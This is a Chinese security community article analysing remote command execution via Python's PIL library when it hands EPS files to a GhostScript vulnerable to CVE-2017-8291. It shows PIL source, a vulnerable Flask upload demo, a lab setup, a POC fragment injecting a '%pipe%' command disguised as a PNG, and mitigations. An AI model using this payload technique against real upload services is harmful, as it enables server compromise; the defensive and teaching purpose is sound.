登录

Exploiting Python PIL Module Command Execution Vulnerability

neargle / 2017-09-26 02:36:00 / 浏览数 5769 技术文章 技术文章 顶(0) 踩(0)

PIL (Python Image Library) 应该是 Python 图片处理库中运用最广泛的，它拥有强大的功能和简洁的API。很多Python Web应用在需要实现处理图片的功能时，都会选择使用PIL。

PIL在对 eps 图片格式进行处理的时候，如果环境内装有 GhostScript，则会调用 GhostScript 在dSAFER模式下处理图片，即使是最新版本的PIL模块，也会受到 `GhostButt CVE-2017-8291` dSAFER模式Bypass漏洞的影响，产生命令执行漏洞。

据说大牛们看源码和 dockerfile 就可以了：https://github.com/neargle/PIL-RCE-By-GhostButt

一个简单常见的Demo

```
from PIL import Image
def get_img_size(filepath=""):
   '''■■■■■■'''
   if filepath:
       img = Image.open(filepath)
       img.load()
       return img.size
   return (0, 0)
```

我们在 Demo 里调用了PIL的 `Image.open`, `Image.load` 方法加载图片，最后返回图片的长和宽。

```
In [2]: get_img_size('/tmp/images.png')
Out[2]: (183, 275)
```

分析

Image.open 图片格式判断的问题

PIL在 `Image.open` 函数里面判断图片的格式，首先它调用 `_open_core` 函数，
在`_open_core`里面则是调用各个格式模块中的`_accept`函数，判断所处理的图片属于哪一个格式。

```
def _open_core(fp, filename, prefix):
   for i in ID:
       try:
           factory, accept = OPEN[i]
           if not accept or accept(prefix):
               fp.seek(0)
               im = factory(fp, filename)
               _decompression_bomb_check(im.size)
               return im
       except (SyntaxError, IndexError, TypeError, struct.error):
           # Leave disabled by default, spams the logs with image
           # opening failures that are entirely expected.
           # logger.debug("", exc_info=True)
           continue
   return None

im = _open_core(fp, filename, prefix)
```

这里 `_accept(prefix)` 函数中的参数 prefix 就是图片文件头部的内容

```
# PIL/GifImagePlugin.py
def _accept(prefix):
   return prefix[:6] in [b"GIF87a", b"GIF89a"]

# PIL/EpsImagePlugin.py
def _accept(prefix):
   return prefix[:4] == b"%!PS" or \
          (len(prefix) >= 4 and i32(prefix) == 0xC6D3D0C5)
```

可以发现PIL使用文件头来判断文件类型，也就是说即使我们用它处理一个以`.jpg`结尾的文件，只要文件内容以`%!PS`开头，那么PIL就会返回一个`PIL.EpsImagePlugin.E`

Image.load 到 subprocess.check_call

真实的环境中，程序员可能不会刻意去调用load()方法，但是其实Image文件中几乎所有的功能函数都会调用到load()。在 PIL/EpsImagePlugin.py 文件内我们关注的调用链为: load() -> Ghostscript() -> subprocess.check_call(), 最后使用subprocess.check_call执行了 gs 命令。

```
command = ["gs",
           "-q",                       # quiet mode
           "-g%dx%d" % size,           # set output geometry (pixels)
           "-r%fx%f" % res,            # set input DPI (dots per inch)
           "-dBATCH",                  # exit after processing
           "-dNOPAUSE",                # don't pause between pages,
           "-dSAFER",                  # safe mode
           "-sDEVICE=ppmraw",          # ppm driver
           "-sOutputFile=%s" % outfile,  # output file
           "-c", "%d %d translate" % (-bbox[0], -bbox[1]),
                                       # adjust for image origin
           "-f", infile,               # input file
           ]

# ■■■■■GhostScript■■■■■■■
try:
   with open(os.devnull, 'w+b') as devnull:
       subprocess.check_call(command, stdin=devnull, stdout=devnull)
   im = Image.open(outfile)
```

最后其执行的命令为gs -q -g100x100 -r72.000000x72.000000 -dBATCH -dNOPAUSE -dSAFER -sDEVICE=ppmraw -sOutputFile=/tmp/tmpi8gqd19k -c 0 0 translate -f ../poc.png, 可以看到PIL使用了 dSAFER 参数。这个参数限制了文件删除,重命名和命令执行等行为,只允许 gs 打开标准输出和标准错误输出。而 GhostButt CVE-2017-8291 刚好就是 dSAFER 参数的bypass。

GhostButt CVE-2017-8291

该漏洞的详细的分析可以看 binjo 师傅的文章:GhostButt - CVE-2017-8291利用分析，原先我复现和构造POC的时候花费了很多时间，后来看了这篇文章，给了我很多帮助。

这里我们用的poc和文章里面一样使用，也就是msf里面的poc:poc.png。虽然这里修改 eps 后缀为 png ，但其实文件内容确实典型的eps文件。截取部分内容如下:

```
%!PS-Adobe-3.0 EPSF-3.0
%%BoundingBox: -0 -0 100 100

... ■■

currentdevice null false mark /OutputFile (%pipe%touch /tmp/aaaaa)
```

我们需要构造的命令执行payload就插入在这里：(%pipe%touch /tmp/aaaaa)。

真实环境（伪）和复现

我使用之前写的的demo函数和Flask file-upload-sample写了一个简单的 Web app:app.py，使这个本地命令执行变成一个远程命令执行。主要代码如下：

```
UPLOAD_FOLDER = '/tmp'
ALLOWED_EXTENSIONS = set(['png'])

app = Flask(__name__)
app.config['UPLOAD_FOLDER'] = UPLOAD_FOLDER

def get_img_size(filepath=""):
   '''■■■■■■■'''
   if filepath:
       img = Image.open(filepath)
       img.load()
       return img.size
   return (0, 0)

def allowed_file(filename):
   '''■■■■■■■■■■■'''
   return '.' in filename and \
          filename.rsplit('.', 1)[1].lower() in ALLOWED_EXTENSIONS

@app.route('/', methods=['GET', 'POST'])
def upload_file():
```


```
'''■■■■app'''
if request.method == 'POST':
    if 'file' not in request.files:
        flash('No file part')
        return redirect(request.url)
    image_file = request.files['file']
    if image_file.filename == '':
        flash('No selected file')
        return redirect(request.url)
    if image_file and allowed_file(image_file.filename):
        filename = secure_filename(image_file.filename)
        img_path = os.path.join(app.config['UPLOAD_FOLDER'], filename)
        image_file.save(img_path)
        height, width = get_img_size(img_path)
        return '<html><body>the image\'s height : {}, width : {}; </body></html>'\
            .format(height, width)

return '''
<!doctype html>
<title>Upload new File</title>
<h1>Upload new File</h1>
<form method=post enctype=multipart/form-data>
  <p><input type=file name=file>
     <input type=submit value=Upload>
</form>
'''
```


考虑到在 Windows 上面安装 PIL 和 GhostScript 可能会比较费劲，这里给大家提供一个 dockerfile。

```
git clone https://github.com/neargle/PIL-RCE-By-GhostButt.git && cd PIL-RCE-By-GhostButt
docker-compose build
docker-compose up -d
```


访问 http://localhost:8000/ 可以看到文件上传页面。程序只使用允许后缀为 png
的文件上传，并在上传成功之后使用PIL获取图片长宽。我们修改poc，使用dnslog来验证漏洞。

页面截图:





DNSlog:



总结

什么情况下我们的web服务会受到该漏洞影响

- 使用Python PIL库处理图片(应该是任意版本)
- 环境中有GhostScript(version <= 9.21)

如何修复？

一个是升级 GhostScript 版本。当然更新 PIL 的版本并不能解决问题，因为 pip 不会帮我们升级GhostScript。

另外在 Python 代码里面，如果我们的web程序不需要处理 eps 格式，除了对文件头进行判断排除 eps
文件之外，借用PIL自带的程序逻辑，也可以避免产生命令执行漏洞。PIL.Image会在 `init()` 里面加载 PIL 目录下的所有图片格式的处理方法。

```
def init():
   global _initialized
   if _initialized >= 2:
       return 0

   for plugin in _plugins:
       try:
           logger.debug("Importing %s", plugin)
           __import__("PIL.%s" % plugin, globals(), locals(), [])
       except ImportError as e:
           logger.debug("Image: failed to import %s: %s", plugin, e)
   ...
```

但同时也为我们提供了preinit()方法，该方法只加载 Bmp, Gif, Jpeg, Ppm, Png，这五种常见图片格式的处理方法。只需在用open函数打开图片文件之前，使用 `preinit()`，并设置 `_initialized` 的值大于等于2，即可避免 Image 调用 GhostScript 去解析 eps 文件：

```
Image.preinit()
Image._initialized = 2
```

最后

其实 Python 开发过程中有很多经典的代码执行或者命令执行问题，包括但不限于以下几种:

- `pickle.loads(user_input)`: yaml, pickle等库在反序列化时产生的代码执行
- `Template(user_input)`: 模板注入(SSTI)所产生的代码执行
- `eval(user_input)`: eval等代码执行函数所导致的任意代码执行
- `subprocess.call(user_input, shell=True)`: popen, subprocess.call等函数所导致的命令执行

PIL 这里出现的问题是比较少被提及的，实际的生产环境中到底常不常见就只能期待大家的反馈了。欢迎任何角度的纠错以及观点独到的建议。感谢祝好。

Link

- https://github.com/neargle/PIL-RCE-By-GhostButt
- https://github.com/ArtifexSoftware/ghostpdl-downloads/releases/download/gs921/ghostscript-9.21-linux-x86_64.tgz
- https://paper.seebug.org/310/

点击收藏 | 0 关注 | 0
上一篇：大力出奇迹：Web架构中的安全问题一例 下一篇：威胁情报真的是网络安全的"少数派报...
1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板